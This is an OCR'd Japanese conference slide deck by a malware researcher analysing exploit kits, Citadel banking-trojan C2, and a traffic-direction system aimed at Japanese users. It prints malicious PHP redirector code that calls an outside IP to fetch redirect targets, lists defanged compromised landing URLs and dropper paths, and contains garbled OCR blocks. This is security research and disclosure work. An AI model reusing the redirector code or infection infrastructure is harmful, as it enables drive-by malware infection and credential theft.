「アンダー・ザ・フード」 エクスプロイト・キットについて (DEFCONジャパン限定!)



Photo by Marat

@unixfreaxjp

はじめに、自己紹介

国内セキュリティ研究所: Oday.jp

・ グロバルマルウェア研究: MalwareMUSTDie. NPO 🎊





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ご注意

- ・写真/カメラ禁止
- ・ツイツター禁止
- Press Media 禁止
- For you EYES only!



MalwareMUSTDie, NPO



- www.malwaremustdie.org
- blog.malwaremustdie.org
- code.google.com/malwaremustdie
- pastebin.com/malwaremustdie
- mediafire.com/malwaremustdie
- imgur.com/u/malwaremustdie

ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ

どうやって脆弱性があるサイトを見つけます?


サイバー犯罪者から見ると 便利な方法があり⇒ The EVIL CYCLE OF EXPLOIT #PoC↓



- 1.色んなCVE情報が集められて
- 2.Exploit Packのハッキングツールソフトに最新CVE情報を組み込まれて
- 3.Exploit Packのハッキングツールソフトにマルウェアpayloadを集められた

Credit: 0day.jp

中身のフローはこんな感じ...



Credit: naked security

毎日見た限りでは...ハッキングされたサイト?



結果的には…転送URL?

14.	LANDING PAGE	URLQUERY, NET REPORT
15.		
16.		
17.	h00p://chicago9to5.com/wwpu.htm?i=867508	http://urlquery.net/report.php?id=849466
18.	h00p://dj-academy.ch/eegu.htm?h=818833	http://urlquery.net/report.php?id=849471
19.	h00p://brevetsg.petri-heil.ch/eegu.htm?h=818833	http://urlquery.net/report.php?id=849479
20.	h00p://mivielle.com/eegu.htm?h=818833	http://urlquery.net/report.php?id=849475
21.	h00p://jevy03.nl/ocgn.htm?i=953588	http://urlquery.net/report.php?id=849481
22.	h00p://hipnosis180.com/oczi.htm?h=1231301	http://urlquery.net/report.php?id=849483
23.	h00p://directconnectstore.com/oczi.htm?h=123130	1 http://urlquery.net/report.php?id=849488
24.	h00p://newhomedesignideas.org/hopu.htm?i=857661	http://urlquery.net/report.php?id=849490
25.	h00p://newhomedesignideas.org/eegu.htm?i=835726	http://urlquery.net/report.php?id=849501
26.	h00p://liebe-freundin.de/oczf.htm?i=705087	http://urlquery.net/report.php?id=849503
27.	h00p://theartofchristine.com/wmcf.htm?i=539573	http://urlquery.net/report.php?id=849520
28.	h00p://cumhuriyetuniversitesi.com/eehj.htm?h=75	1198 http://urlquery.net/report.php?id=849526
29.	h00p://le-guide-thalasso-douarnenez.com/hhws.htm	m?i=1031766 http://urlquery.net/report.php?id=849529
30.	h00p://landscapesites.ca/eehs.htm?h=1242144	http://urlquery.net/report.php?id=849533
31.	h00p://xnInsineva-Oza.fi/ejjv.htm?h=1482355	http://urlquery.net/report.php?id=849534
32.	h00p://trendslingerie.com/ejjv.htm?h=1482355	http://urlquery.net/report.php?id=849536
33.	h00p://syco-immo.com/mjkk.htm?i=1472518	http://urlquery.net/report.php?id=849537
34.	h00p://moneyuonline.com/wmci.htm?i=1086794	http://urlquery.net/report.php?id=849539
35.	h00p://timolaumann.de/hmod.html	http://urlquery.net/report.php?id=849541
36.	h00p://penisstretcherreview.com/eehs.htm?i=1152	958 http://urlquery.net/report.php?id=849543
37.	h00p://religionfacts.info/eehs.htm?i=1152958	http://urlquery.net/report.php?id=849545
38.	h00p://tfoc.fr/eehs.htm?h=1242144	http://urlquery.net/report.php?id=849546
39.	h00p://live.chrispd.de/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849547
40.	h00p://christiancape.com/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849549
41.	h00p://live.chrispd.de/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849551
42.	h00p://kingbeecd.com/eehj.htm?h=751198	http://urlquery.net/report.php?id=849557
43.	h00p://bayanescortilanlarim.net/eehj.htm?h=7511	98 http://urlquery.net/report.php?id=849569
44.	h00p://hi-yamamoto.com/eehj.htm?h=751198	http://urlquery.net/report.php?id=849575
45.	h00p://bic.hr/hmod.html	http://urlquery.net/report.php?id=849578
46.	h00p://dynomite.com/ooms.htm?h=1243653	http://urlquery.net/report.php?id=849593
47.	h00p://turbulencetrainingreviewz.info/wmcf.htm?	i=495693 http://urlquery.net/report.php?id=849594
48.	h00p://yesilinsaatemlak.com/oczi.htm?i=1194103	http://urlquery.net/report.php?id=849599
49.	h00p://mueller-wohnideen.de/oczi.htm?i=1194103	http://urlquery.net/report.php?id=849602

- 実は何物だ!??
- どうやって倒すのか?
- 情報が足りな過ぎる、どうしたらいいのか?



Sun Tzu, Art of war, Chapter three:

"Know your enemy and know yourself..."



←この人です。。。


Type: BotNet

Aim: Credentials, Site's Login


Targeted: No

Public: Yes


Malware: Pony, Cridex, Zeus (Gameover), Fareit



メイン・パネル





ボットネット情報



設定項目

- -言語
- •アラート
- ・ACL/Blacklist など。。。。





Type: Banking

Aim: Online Banking Credential

Targeted: Yes

Public: No

Malware: Fareit, ZeuS(Citadel), Medfos







Semper legerent "Salve Regina" ante venatione malware

Monday, April 8, 2013

CNC analysis of Citadel Trojan Bot-Agent - Part 1: with Wireshark

We received request to help in investigating latest Citadel bot agent & config dropper C2 sites exist in the internet for the evidence shutdown purpose. The investigation started and we posted some results here, overall analysis consists the sensitive information that we cannot disclose all of them, so please kindly bear with the materials posted.

(For the reference analysis of the Citadel that can be used as reference to this analysis, I recommend you to read **Malware Analysis: Citadel** bu AhnLab-->> [HERE])

By some reference we figured the latest citadel config dropper unlicontains regex:

¥/file.php¥|file¥=

A quick search resulted in the below infection urls: The trojan downloader

h00p://www.keihingroup.co.jp/libraries/joomla/access/file.php|file=4mar.exe h00p://metabor.com/analytics/file.php|file=tok.exe h00p://91.217.254.63/ara1/file.php|file=citadelbuild.exe



Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Thursday, April 25, 201

CNC analysis of Citadel Trojan Bot-Agent - Part 2: Understanding its stealer functionalities by decoding the configs

Following the previous Citadel Analysis we wrote-->> [HERE], we received so many requests & questions like:

| What encryption was used? ! What is actually written in the config? ! What has been downloaded? and sent?

And most of all, where's the CnC?

Friends, thank you very much for asking the above questions, and for your patience in waiting the answer. Once dealing with the Trojan banker the sensitivity of information is higher than other PWS, specially to the real "live" case like this disclosure. But don't worry, we won't leave the analysis unfinished & this case is followed properly.

Let's make it short, after long discussion with authority involved + with anonymous malware crusaders (which I respect very much, with thank's for the great help) finally we have every permission needed to release these "limited" information due to answering the questions and for raising malware awareness purpose.

Схема управления трафиком					
URL для входящего трафика - <u>htt</u> /in.cqi?27					
URL назначения	<u>Сегодня</u>		<u>Bec</u>	%	
1 http://supersexyteen.com	134133	UB	100	100.0	
не указан (<u>редактировать URL используемый по-умолчанию</u>)			0	0	
Создать новое правило Редактировать Удал	ить				
Дей	іствия дл	я нес	скольк	их прав	ил:
The state of the s	^р едактиро	оват	ь масс	ово	
成沙什古·ウェブIIDI フパルの沃什(トロイ)	•				

感染仕方:ウェブURL、スパムの添付(トロイ)

感染URLは、例:

hxxp://supersexyteen.com

hxxp://netreker.com/in.cgi?27

Referer: 必ず必要


hxxp://netreker.com/in.cgi?27

Src: thank you kafeine

Generated Tue Jun 11 12:55:02 2013, SCHEME: total 2013/06/11

top 'Raw hits' = 46522





Hour	Raw hits (□)	Uniques (<mark>□</mark>)	Proxies (E)	Without referer (□)
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
02	6	1 (16.7%)	1 (16.7%)	3 (50.0%)
04	4	2 (50.0%)	0 (0%)	3 (75.0%)
05	3	2 (66.7%)	1 (33.3%)	2 (66.7%)
06	1	1 (100.0%)	0 (0%)	1 (100.0%)
07	8	3 (37.5%)	2 (25.0%)	5 (62.5%)
08	1	0 (0%)	1 (100.0%)	0 (0%)
09	14928	13547 (90.7%)	69 (0.5%)	2739 (18.3%)
10	43305	37625 (86.9%)	207 (0.5%)	7496 (17.3%)
11	29346	25379 (86.5%)	153 (0.5%)	4462 (15.2%)
12	46522	40411 (86.9%)	288 (0.6%)	6677 (14.4%)

Referers, Referer domains, Countries, OS's, Browsers, Languages, Agents

Referers	Raw hits	Unique hits
http://www.loading-delivery1.com/popup/xvideos/	58582	50997
	21397	18652
http://www.loading- delivery1.com/popup/xvideos/asian_woman	6053	5333
http://www.loading- delivery1.com/popup/xvideos/teen,asian_wo	3718	3283
http://www.loading- delivery1.com/popup/xvideos/lesbian,asian	3282	2916
http://www.loading- delivery1.com/popup/xvideos/anal,teen,blo	1975	1759
http://www.loading- delivery1.com/popup/xvideos/blowjob,cumsh	1899	1681

Codes	Countries / Regions	Raw hits	%	Unique hits
JP	Japan	134107	99	116955
US	United States	14	0	8
DE	Germany	10	0	7
	N/A	7	0	2
AU	Australia	1	0	1
SG	Singapore	1	0	1


パネルの情報を見たら、日本が狙われています。 下記、証拠:

Codes	Countries / Regions	Raw hits	%	Unique hits
JP	Japan	134107	99	116955
US	United States	14	0	8
DE	Germany	10	0	7
	N/A	7	0	2
AU	Australia	1	0	1
SG	Singapore	1	0	1


日本からのアクセス情報:

Heur	Raw hits (🔲)	Uniques (<mark>□</mark>)	Proxies (■)	Without referer ()
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
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日本の感染されたPC情報:



もっと...日本の感染されたPC情報:



Type: Malware Exploitation,

Aim: Credential, Banking

Malware: Kelihos, Medfos, FakeAV, Fake Updater



簡単な.htaccess.....(default.phpを実行される)

```
L...|10...|20...|11...|30...|11...|40...|11...|50...|11...|120...|11...|130...|11...|140...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|11...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150...|150..
```

転送仕方、PHP(default.php, など):

```
| Company | Comp
```

どんなコード?

ログ禁止。。。

Obfuscation handling...base64/rot/etc


User-agent、referer & IPソースのチェック

タイマー経由の感染転送仕組み:

```
|if (time()-0filemtime('default/'.$_GET['s']) > 60 && !0file_exists('default/l'.$_GET['s']))↓
 2
           $fp = @fopen ('default/l'.$_GET['s'], 'w');↓
           @flock($fp, LOCK_EX);
           @fputs($fp, time());
           @flock($fp, LOCK UN);
           @fclose($fp);
           $ch = curl init();
           curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206/stat.php?update='.↓
md5('UPDATE'.$_GET['s'])); ↓
10
11
12
           curl setopt($ch, CURLOPT SSL VERIFYHOST, 0);
13
           curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
14
           curl setopt($ch, CURLOPT HEADER, 0);
15
           curl setopt($ch, CURLOPT_YERBOSE, 0);
           curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 0);
16
17
           curl setopt($ch, CURLOPT RETURNTRANSFER, 1);
18
           curl setopt($ch, CURLOPT TIMEOUT, 7);
19
           curl setopt($ch, CURLOPT CONNECTTIMEOUT, 3);
           $link = curl exec($ch); ↓
20
           curl close($ch);
22
23
24
           [EOF]
```

他の条件は?

```
2
3
 4 5
      (isset($ SERVER['HTTP X REAL IP'])) $ SERVER['REMOTE ADDR'] = $ SERVER['HTTP X REAL IP'];↓
  |$ch = curl init();↓
  curl_setopt($ch, CURLOPT_URL, 'https://78.46.18.206' . $_SERYER['REQUEST_URI']);↓
curl_setopt($ch, CURLOPT_HTTPHEADER, array ('X-Real-IP: '.$_SERYER['REMOTE_ADDR'],↓
'X-Real-Host: '.$_SERVER['HTTP_HOST']));↓
  |curl setopt($ch, CURLOPT SSL YERIFYHOST, 0);↓
  |curl setopt($ch, CURLOPT SSL YERIFYPEER, 0);↓
  |curl_setopt($ch, CURLOPT_HEADER,
| 13 | curl_setopt($ch, CURLOPT_VERBOSE, 0);↓
14|curl_setopt($ch, CURLOPT_FOLLOWLOCAT
17|curl setopt($ch, CURLOPT TIMEOUT, 7);↓
18|curl setopt($ch, CURLOPT CONNECTTIMEOUT, 3);↓
  |curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);↓
21
22 [E0F]
```



統計のDbは→

```
Q |Q&|Q<u>^</u>|
      0, , , , , , , , |10 , , , , , , , , |20, , , , , , , , |30, , , , , , , |40, , , , , , , |50, , , , , , , |60, , , , , , , |70, , 📠 ,
             4d483c3317b8199f92414e3434493f83
                                                  e5e592bded2075ffb449f0e1a0bde4dc↓
             79164afa6aac9020ffc09f3252c53a6c
11048 | 9937
                                                  1323894aef0b16487f288760314e15b5↓
11049 | 9938
             e526d62cb342824eea8b3391ac86c622
                                                  4430bb6044a9d88dac6ab7998172beb4+
             c65da64832724c3c360698aab5039782
                                                  ba00619e89a0f2df29c4614729a7be5a↓
11050 | 9939
             cb966ac5bb8e0429e77b2e2473596f06

    29b1e5e8ca62259668b09ecaec1c7357↓

11051 9940
11052 | 9941
             61a5238cefc0a55d5f2afe8876ce4105
                                                  53241cd81c952ea1daeb1f295f93f138↓
11053 9942
             7f2413523cef36e72ae95dff88b8a25c

    9f83e3c597c930dfe0e61dcf1d7d3aae↓

11054|9943|
             228332864edc51eac7c61afac857f900
                                                - f32849c6098e267e8ed405244a8e9e39↓
                                                  dccd713cfb90d653101b7f826a7685354
11055 9944
             47b0e0966965f61bf6ab86af595c6256
11056 | 9945 |
             8c117d5dbdc084bcb549532a8f55a959
                                                  0750c24851f13bf557f8844d61587e974
             cb590ef7b3ee8451d68061dbc4f99ccd
                                                  d83a2686d9a34fafa308419f558f26214
11057 | 9946
                                                  63aa2b54de9de1c893f8995b5dacab42+
11058 9947
             ff994a61f24a1ceaf7d4b527bcfcd334
11059 9948
             0e7ad57a4e2c6934ce034d026b1075ea
                                                  54520e1a250d69a3223ac4d6a900e494↓
11060 9949
             0f47e4ac2c5b422fede35e7f19f9d6d2
                                                  24f2e33eb88de50be588886082a004694
11061 9950
             ba5d3d44e002ca904f1e5362af39c077
                                                  f83820410c05b0763e5f64e21260c1c24
11062 | 9951
             f318d1ec83e5a97ef8ca9ab991452438
                                                  c065475ccafd618c285111647dd2eb55↓
             862c0285b8f295eb9723dd419dbe2c3c
11063 | 9952 -
                                                  e524f2067a3773509e715ecfa32e09f54
11064|9953
             aadf9ea49678b7aece22b3bb15e1e847
                                                  1db3ad23b9c3596b427c81e13f9aec324
11065 9954
             6ea15b10da241a09924f191f917e308b
                                                  43197278db430bf8708b243004e47471↓
11066 9955
             87cbd76eb222d40a97ff981dbf8d1b23

    3071f4ef9f2f652e45edc53a255779f6↓

11067 9956
             7a31bb9d635d19705409d04a4d2c3df1

    fae20ba104588d17aef7d035f8c23eeb↓

11068 9957
             23157ac42ff97da87ddf8d4cb02961b9

    1f7a611c4f4e8a77e9bd296f0e8e4f84↓

11069 9958
             30c2a828faf3e5c428daf0b8e7980fbf
                                                  9f15924845d810cafa4b2776e60069b4+
11070 9959
             58c6ca8dd34d87f368f5194c346b3170
                                                  8d9518078a95b1febfc394071d66452f 4
11071 9960
             459e2758697fa58931b15b3e987c6c64
                                                  4b7d357d3edd9f75158ed1566ca763f14
             e071e00f0562bc8923497e1f83994f65
11072 9961
                                               - 9ad72bef58787948ba37ff5b17a1a884↓
11073 | 9962
             2e3dcc9b437089d3215cb958e746d214
                                                  c645bf2d1b35eedbda52e105723a9ee7 +
11074 9963
             a42fa9b315e59ae75dc3cd9ad8d165be
                                                  49126c6067466ff354dc9132fc6e061a4
11075 9964
             3c5c10396a5f0f05cab2fa2d654f95fb

    fd601086772d2da82021ef4d3466d2b7↓

             9f2c3dd6a6a6e1bdd3cd03fac02c5efc
11076 9965
                                                  c161e6a9e366b4c4d13e12206bbe0bda↓
11077 | 9966
             2f14a1f1ad684c17de0724ad1b6c43c7
                                                  db54093cb89367338d057c7972c283824
11078 9967 -
             273e5fb313065b2a19c073b122963f09
                                                - 41c12bb40b79f5225e482196b8f2e85d↓
             df69db4a7236c007923d368dd372fe7d

    4f13ad8ad6785bd8d3ec6c036bd02715↓

11079 | 9968
             cd72c90f80bd802a7d3922fbcb98bc09
                                                  b7a8477825245a851dfaed377e0046544
11080 | 9969
11081 9970 -
             ede52b5be57600e1d9ab04b347dc96ed
                                                - 1f8b4848f556019668339a598a0c6a05↓
11082 | 9971 -
             de9b44df4adb99e43267527d0fc4a939
                                                  c1350585692f6ece216d3642aa2934e4↓
                                                  0ef3979a2a9ad1acc125a93dfd05edf3+
11083 9972 -
             86e5e82fdc89853fd9d491d0229b487b
             f74ef80a0782004cd6abd4ad58ca607c
                                                  d0a863e24e329ec6ac3a7e9a88870f924
1108419973
             7ea52fb1ef272aa1000f073a650933a0
                                                  1f0c75ebaa6e34bb166e1b06c60db6fe↓
11085 | 9974
11086 9975
             62b2e0684a999e0808b71bb1ac4e4a67
                                                  da223cd883f11946ea5742d1b81a7bdf↓
11087 9976
             75bcfc8f066ed34d39bd8621e737db6d
                                                  457d51d0be3d5a416563dadf0e2e040f +
                                                  ba57eb629c9697073e9ee402653b6f97+
             89f5b16b21c7682b5c38fee1c1340fe2
11088 | 9977
             d82a8f95571f3349c33c3fc31fa3b1f0
                                                  02b4a5c7990976a9e30248e94032bb6c4
11089 | 9978
             £7_LUL00.11.0%00£00707.£0_UU0017
                                                  #40E.0000L00404__0_0_0__UM&00000 |
```

さっきのPHP感染コードに戻ると↓

```
5 ↓
6 ↓
7 curl_setopt($ch, CURLOPT_URL, 'stat.php?update='.
8 md5('UPDATE'.$_GET['s']);↓
9 ↓
10 ↓
